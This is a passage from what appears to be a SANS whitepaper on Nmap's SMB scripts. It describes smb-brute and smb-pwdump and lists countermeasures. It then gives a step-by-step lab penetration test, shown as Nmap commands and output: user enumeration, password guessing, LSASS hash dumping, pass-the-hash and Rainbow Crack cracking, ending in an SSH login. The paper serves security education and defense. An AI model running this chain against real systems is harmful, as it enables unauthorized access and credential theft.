Before the bruteforce starts, an attempt is made to log into each account with a known invalid password. In certain configurations, the responses will reveal whether or not the username exists on the system; if it is confirmed that the user does not exist, it is skipped.

When a valid username/password combination is discovered, it is displayed to the user. Additionally, the SMB module has the opportunity to store the account. If this is the first account discovered on the system, the account is stored; otherwise, the account's privileges are checked, and it's only stored if it has administrative privileges. This check is done by calling GetShareInfo(), a function that can only be called by an administrator. Once the SMB module saves this information, all further scripts will use these credentials to perform checks; in other words, the rest of the scan is effectively authenticated.

The major downside to smb-brute.nse is that it can lock out accounts. This downside is somewhat mitigated by Windows' default settings, since account lockout is disabled by default. Even if lockout is enabled, the Administrator account can't be locked out unless the system is specifically configured to do so. Even so, this script can create a dangerous denial-of-service condition. Additionally, if smb-brute.nse detects an account lockout, it will stop scanning that host to prevent further lockouts. When that happens, a warning is displayed in the results, which may allow the tester to inform the proper person. smb-brute.nse also uses a technique called a "canary account," where it attempts to lock out the first account intentionally, to check if a server has lockouts configured. If it does, the scan stops immediately.

Here is the output of a successful smb-brute.nse run:

```
$ ./nmap -p445 --script=smb-brute 192.168.101.50

Starting Nmap 4.85BETA3 ( http://nmap.org ) at 2009-02-26 11:38 CST
Interesting ports on 192.168.101.50:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  smb-brute:
|  guest:<anything> => Login was successful
|_ test:test => Login was successful
```

Although the functionality of smb-brute.nse is similar to other tools, such as thc-hydra, it isn't based on any specific tool or implementation. The purpose of smb-brute.nse is to perform fast checks for common passwords, not to launch a full bruteforce. Much of its power comes from a deep understanding of the SMB protocol.

12. smb-pwdump.nse

smb-pwdump.nse is a powerful script that is also invasive and somewhat dangerous. It implements the functionality found in pwdump6,[9] written by the Foofus group, to obtain a list of password hashes from the remote system. Due to the potential risks of using it, and also due to the risk of being labeled as malware, required library files from pwdump6 (servpw.exe and lsremora.dll) are not included in Nmap and have to be downloaded separately.

The steps taken by the script are as follows:

- Establish a connection to the target system
- Upload servpw.exe and lsremora.dll to a file share using SMB (currently, the C$ share is used, but in the future it will use fgdump's method of searching for an open share)
- Create and start a service (servpw.exe) using SVCCTL functions
- Read and decrypt the data from the service (servpw.exe writes to a named pipe using Blowfish encryption, which can be read remotely -- this encryption is used for obfuscation, not security, since the key exchange is not protected)
- Stop the service and remove the files

Obviously, this script is very intrusive (and requires administrative privileges on all Windows versions). To accomplish its goal, this script runs a SYSTEM-level service on the remote machine, and the service injects itself into the LSASS process to determine the password hashes. Despite the invasiveness, one of the primary goals of this script was to clean up thoroughly. Unless the system crashes, the service will be removed and the files deleted.

This script was written mostly as an academic exercise, and to highlight Nmap's growing potential as a penetration testing tool. It compliments the smb-brute.nse script because smb-brute.nse can find weak administrator passwords, then smb-pwdump.nse can use those passwords to dump hashes. Those hashes can then be cracked (either manually or automatically – smb-pwdump.nse can integrate with Rainbow Crack) and

added to the password list for more brute forcing. The hashes themselves can also be added to Nmap's password list, since smb-brute.nse understands how to use hashes. Future plans include automatically using discovered hashes against other systems.

13. Countermeasures

Preventing these attacks is actually quite simple. The following steps can be taken:

- Block access to Windows' ports (137, 139, and 445 in particular)
- Disable Windows services (for example, disabling the server service, remote registry service, and service control service will render these scripts significantly less effective)
- Use newer versions of Windows (each version of Windows gives less information and has less running by default)
- Disable null sessions (Microsoft), especially on Windows 2000

14. Example

This example penetration test will explore a sample network, made up of four hosts. Three hosts are Windows systems of various versions, and the final one is Linux. The goal of this penetration test is to gain access to the Linux server using only Nmap and Rainbow crack. In the interest of saving space, only quick excerpts from Nmap will be shown.

14.1. Step 1: discovery

The first step is network discovery – that is, determining which hosts are active and which operating systems they are running.

First, the active IP addresses are determined using a standard Nmap ping sweep ("-sP").

```
$ nmap -sP 192.168.101.0/24
Starting Nmap 4.85BETA3 ( http://nmap.org ) at 2009-02-25 13:05 CST
Host 192.168.101.20 appears to be up.
Host 192.168.101.30 appears to be up.
Host 192.168.101.40 appears to be up.
Host 192.168.101.50 appears to be up.
```

Then, the smb-os-discovery.nse script is used to determine the remote operating systems and computer names.

```
$ nmap -p445 --script=smb-os-discovery 192.168.101.0/24

Starting Nmap 4.85BETA3 ( http://nmap.org ) at 2009-02-25 13:07 CST
Interesting ports on 192.168.101.20:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  smb-os-discovery: Windows Server 2003 3790 Service Pack 2
|  Name: WORKGROUP\JIM-PROD

Interesting ports on 192.168.101.30:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  smb-os-discovery: Windows XP
|  Name: WORKGROUP\JIM-TEST

Interesting ports on 192.168.101.50:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  smb-os-discovery: Windows 2000
|  Name: WORKGROUP\MARY-PROD
```

This output reveals that “JIM-PROD” is Windows 2003, ”JIM-TEST” is Windows XP, and ”MARY-PROD” is Windows 2000.

14.2. Step 2: Generate user list

Next, smb-enum-users.nse is run across the network, and, in the interest of saving space, grep is used to determine the interesting information.

```
$ nmap -p445 --script=smb-enum-users 192.168.101.0/24 | grep -A1 "smb-enum-users"
|  smb-enum-users:
|_ JIM-PROD\Administrator, JIM-PROD\Guest, JIM-PROD\HelpServicesGroup, JIM-
       PROD\jim, JIM-PROD\mary, JIM-PROD\None, JIM-PROD\SUPPORT_388945a0, JIM-
       PROD\TelnetClients
--
|  smb-enum-users:
|_ MARY-PROD\Administrator, MARY-PROD\ASPNET, MARY-PROD\Guest, MARY-PROD\mary,
       MARY-PROD\None
```

The interesting user accounts are “Administrator”, “Guest”, “jim”, “mary”, and “test”. Those usernames are added to usernames.txt, for use in smb-brute.nse.

14.3. Step 3: Brute force known user accounts

Next, smb-brute.nse is run with the username file generated in the previous step. The default password file is used.

```
$ ./nmap -p445 --script=smb-brute --script-args=userdb=usernames.txt
       192.168.101.0/24 | grep "^|_"
|_ guest:<anything> => Login was successful
|_ smb-brute: No accounts found
|_ test:test => Login was successful
```

From these results, the "guest" and "test" accounts had guessable passwords. The "guest" account can rarely perform interesting scans, but the "test" account may have higher access.

14.4. Step 4: Dump hashes and try cracking

Using the newly determined "test" login, run the smb-pwdump.nse script (with Rainbow Tables) to see if "test" has access to the password file.

```
$ ./nmap -p445 --script=smb-pwdump --script-
       args=smbuser=test,smbpass=test,rcrack=rcrack,rtable=alpha/*.rt
       192.168.101.0/24

...

Interesting ports on 192.168.101.50:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  smb-pwdump:
|  Administrator:500 => NO PASSWORD*********************:FB1871F7AB8202F7AE8DF76E1E901373
|  ASPNET:1001 => 359E64F7361B678C283B72844ABF5707:49B784EF1E7AE06953E7A4D37A3E9529 (<notfound>)
|  Guest:501 => NO PASSWORD*********************:NO PASSWORD*********************
|  mary:1008 => A8F3891E7654C22B27662841D2344165:ADA65BF48C2CB30AE608489E290618AA (<notfound>CRUNCH)
|_ test:1009 => 01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805F797BF2A82807973B89537 (test)
```

The "test" account successfully dumped the password hash for "mary". Further, although it successfully cracked the previously known password for "test", it could only determine half of the "mary" password.

14.5. Step 5: Try using discovered hashes

Next, the downloaded hashes ("administrator", "mary", and "test") are saved in a file called "password.txt" and smb-brute.nse is re-run using the hashes instead of the default password file.

```
$ cat passwords.txt
FB1871F7AB8202F7AE8DF76E1E901373
49B784EF1E7AE06953E7A4D37A3E9529
ADA65BF48C2CB30AE608489E290618AA
0CB6948805F797BF2A82807973B89537
$ ./nmap -p445 --script=smb-brute --script-
       args=userdb=usernames.txt,passdb=passwords.txt 192.168.101.0/24

Starting Nmap 4.85BETA3 ( http://nmap.org ) at 2009-02-25 14:30 CST
...

Interesting ports on 192.168.101.20:
```

```
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  smb-brute:
|  guest:<anything> => Login was successful
|_ mary:ADA65BF48C2CB30AE608489E290618AA => Login was successful

Interesting ports on 192.168.101.50:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  smb-brute:
|  administrator:FB1871F7AB8202F7AE8DF76E1E901373 => Login was successful
|  aspnet:49B784EF1E7AE06953E7A4D37A3E9529 => Login was successful
|  guest:<anything> => Password was correct, but user's account is disabled
|  mary:ADA65BF48C2CB30AE608489E290618AA => Login was successful
|_ test:test => Login was successful
```

According to these results, the "mary" password hash also worked on 192.168.101.20.

14.6. Step 6: Dump hashes and try cracking (again)

pwdump and Rainbow Crack are now run against 192.168.101.20 with the "mary" credentials, which will download the password database from that system if "mary" has sufficient access.

```
$ ./nmap -p445 --script=smb-pwdump --script-
       args=smbuser=mary,smbhash=ADA65BF48C2CB30AE608489E290618AA,rcrack=rcrack,rta
       ble=alpha/*.rt 192.168.101.20

Starting Nmap 4.85BETA3 ( http://nmap.org ) at 2009-02-25 14:33 CST
Interesting ports on 192.168.101.20:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|  smb-pwdump:
|  Administrator:500 => NO PASSWORD**********:FB1871F7AB8202F7AE8DF76E1E901373
|  Guest:501 => NO PASSWORD**********:NO PASSWORD**********
|  jim:1016 => 9C7D6D233473EBA97A9ABAB20692A43F:5D133C723B5863A3F80F34E2353CF215 (cornflakes)
|  mary:1017 => A8F3891E7654C22B27662841D2344165:ADA65BF48C2CB30AE608489E290618AA (<notfound>CRUNCH)
|_ SUPPORT_388945a0:1004 => NO PASSWORD**********:95628A06779A3A492169FE1FBA02DF74
```

Not only was this check able to determine the "jim" hash, the Rainbow Crack successfully cracked the "jim" password, too: "cornflakes".

14.7. Step 7: Log into Financial

Using this password, a successful login is made to "Financial".

```
$ ssh jim@192.168.101.10
jim@192.168.101.10's password:
 [jim@financial ~]$ head –n8 goal.txt
# Disclaimer -- These are NOT real credit card numbers!

4485627047883836 Alan Hern
```

```
3088907521962055 Michael Hunnas
4485813999974126 Jonah Welton
3088435906907750 Uriah Tattiz
5328338491664395 Yasmin Holl
5411286142879342 Jerome Mattens
```

Using nothing more than Nmap with built-in Rainbow Crack, the penetration test was successful.

15. Conclusion

The Nmap scripting engine is a powerful tool for user-created scripts. This power is demonstrated in the suite of scripts designed to inspect Windows over the SMB protocol. Many footprinting tasks can be performed, including finding user accounts, open shares, and weak passwords. All these tasks are under a common framework, and share authentication libraries, which gives users a common and familiar interface.

16. References

Blake (2003). Enum.exe. Retrieved April 7, 2009, from Hacking & Security News/Information - GovernmentSecurity.org Web site: http://www.governmentsecurity.org/forum/index.php?showtopic=1523

Darknet (2006). Retrieved April 4, 2009, from Top 15 security/hacking tools & utilities Web site: http://www.darknet.org.uk/2006/04/top-15-securityhacking-tools-utilities/

Gates, Chris (2006). Windows enumeration: USER2SID & SID2USER. Retrieved April 4, 2009, from Network Security Articles for Windows Server 2003, 2008 & Vista Web site: http://www.windowsecurity.com/whitepapers/Windows-Enumeration-USER2SID-SID2USER.html

Hertel, Christopher (2003). Implementing CIFS. Prentice Hall.

Kenneth, Luke & Leighton (1999). DCE/RPC over SMB: Samba and Windows NT domain internals. Sams.

Leach, Naik (1998). A common internet file system (CIFS/1.0) protocol. Retrieved April 7, 2009, from Internet Engineering Task Force Web site: http://tools.ietf.org/html/draft-leach-cifs-v1-spec-01

Leder, Felix & Werner (2009). Informatik IV: containing conficker. Retrieved April 7, 2009, from Informatik IV Web site: http://iv.cs.uni-bonn.de/wg/cs/applications/containing-conficker

Lyon, Gordon (2009). Nmap network scanning—The official Nmap project guide to network discovery and security scanning. Retrieved April 4, 2009, from Nmap - Free security scanner for network exploration & security audits Web site: http://nmap.org/book/

Lyon (2), Gordon (2009). Nmap 4.85BETA5: Now with Conficker detection!. Retrieved April 7, 2009, from Nmap Development Web site: http://seclists.org/nmap-dev/2009/q1/0870.html

Microsoft (2005). Network access: Sharing and security model for local accounts. Retrieved April 7, 2009, from Microsoft TechNet: resources for IT professionals Web site: http://technet.microsoft.com/en-us/library/cc786449.aspx

Microsoft (2008). Microsoft security bulletin MS08-067 – Critical: vulnerability in Server Service could allow remote code execution (958644). Retrieved April 7, 2009, from Microsoft TechNet: resources for IT professionals Web site: http://www.microsoft.com/technet/security/Bulletin/MS08-067.mspx

Microsoft (Unknown). Securing Internet Information Services 5.0 and 5.1. Retrieved April 7, 2009, from Microsoft TechNet: resources for IT professionals Web site: http://technet.microsoft.com/en-us/library/cc875828.aspx

Petri, Daniel (2009). What's port 445 in W2K/XP/2003? - SMB over TCP. Retrieved April 7, 2009, from Petri IT Knowledgebase Web site: http://www.petri.co.il/whats_port_445_in_w2k_xp_2003.htm

Russinovich, Mark (2006). PsLoggedOn. Retrieved April 4, 2009, from Microsoft TechNet: resources for IT professionals Web site: http://technet.microsoft.com/en-us/sysinternals/bb897545.aspx

Russinovich (2), Mark (2006). PsList v1.28. Retrieved April 7, 2009, from Microsoft TechNet: resources for IT professionals Web site: http://technet.microsoft.com/en-us/sysinternals/bb896682.aspx

Russinovich, Mark (2007). PsInfo. Retrieved April 4, 2009, from Microsoft TechNet: resources for IT professionals Web site: http://technet.microsoft.com/en-us/sysinternals/bb897550.aspx

SirErugor (2004). Bkhive and Samdump2. Retrieved April 4, 2009, from S-T-D (Security tools distribution) Web site: http://forum.s-t-d.org/viewtopic.php?id=2025

Skape (2004). Meterpreter. Retrieved April 4, 2009, from The Metasploit project Web site: http://www.metasploit.com/documents/meterpreter.pdf

Last Updated: August 23rd, 2017

Upcoming SANS Training

Click Here for a full list of all Upcoming SANS Events by Location

SANS Tampa - Clearwater 2017	Clearwater, FLUS	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS Network Security 2017	Las Vegas, NVUS	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS Dublin 2017	Dublin, IE	Sep 11, 2017 - Sep 16, 2017	Live Event
SANS Baltimore Fall 2017	Baltimore, MDUS	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS Copenhagen 2017	Copenhagen, DK	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, GB	Sep 25, 2017 - Sep 30, 2017	Live Event
Data Breach Summit & Training	Chicago, ILUS	Sep 25, 2017 - Oct 02, 2017	Live Event
Rocky Mountain Fall 2017	Denver, COUS	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, NL	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS Oslo Autumn 2017	Oslo, NO	Oct 02, 2017 - Oct 07, 2017	Live Event
SANS DFIR Prague 2017	Prague, CZ	Oct 02, 2017 - Oct 08, 2017	Live Event
SANS Phoenix-Mesa 2017	Mesa, AZUS	Oct 09, 2017 - Oct 14, 2017	Live Event
SANS October Singapore 2017	Singapore, SG	Oct 09, 2017 - Oct 28, 2017	Live Event
SANS AUD507 (GSNA) @ Canberra 2017	Canberra, AU	Oct 09, 2017 - Oct 14, 2017	Live Event
Secure DevOps Summit & Training	Denver, COUS	Oct 10, 2017 - Oct 17, 2017	Live Event
SANS Tysons Corner Fall 2017	McLean, VAUS	Oct 14, 2017 - Oct 21, 2017	Live Event
SANS Tokyo Autumn 2017	Tokyo, JP	Oct 16, 2017 - Oct 28, 2017	Live Event
SANS Brussels Autumn 2017	Brussels, BE	Oct 16, 2017 - Oct 21, 2017	Live Event
SANS Berlin 2017	Berlin, DE	Oct 23, 2017 - Oct 28, 2017	Live Event
SANS San Diego 2017	San Diego, CAUS	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Seattle 2017	Seattle, WAUS	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Gulf Region 2017	Dubai, AE	Nov 04, 2017 - Nov 16, 2017	Live Event
SANS Miami 2017	Miami, FLUS	Nov 06, 2017 - Nov 11, 2017	Live Event
SANS Amsterdam 2017	Amsterdam, NL	Nov 06, 2017 - Nov 11, 2017	Live Event
SANS Milan November 2017	Milan, IT	Nov 06, 2017 - Nov 11, 2017	Live Event
Pen Test Hackfest Summit & Training 2017	Bethesda, MDUS	Nov 13, 2017 - Nov 20, 2017	Live Event
SANS Paris November 2017	Paris, FR	Nov 13, 2017 - Nov 18, 2017	Live Event
SANS Sydney 2017	Sydney, AU	Nov 13, 2017 - Nov 25, 2017	Live Event
SANS San Francisco Fall 2017	OnlineCAUS	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS OnDemand	Books & MP3s OnlyUS	Anytime	Self Paced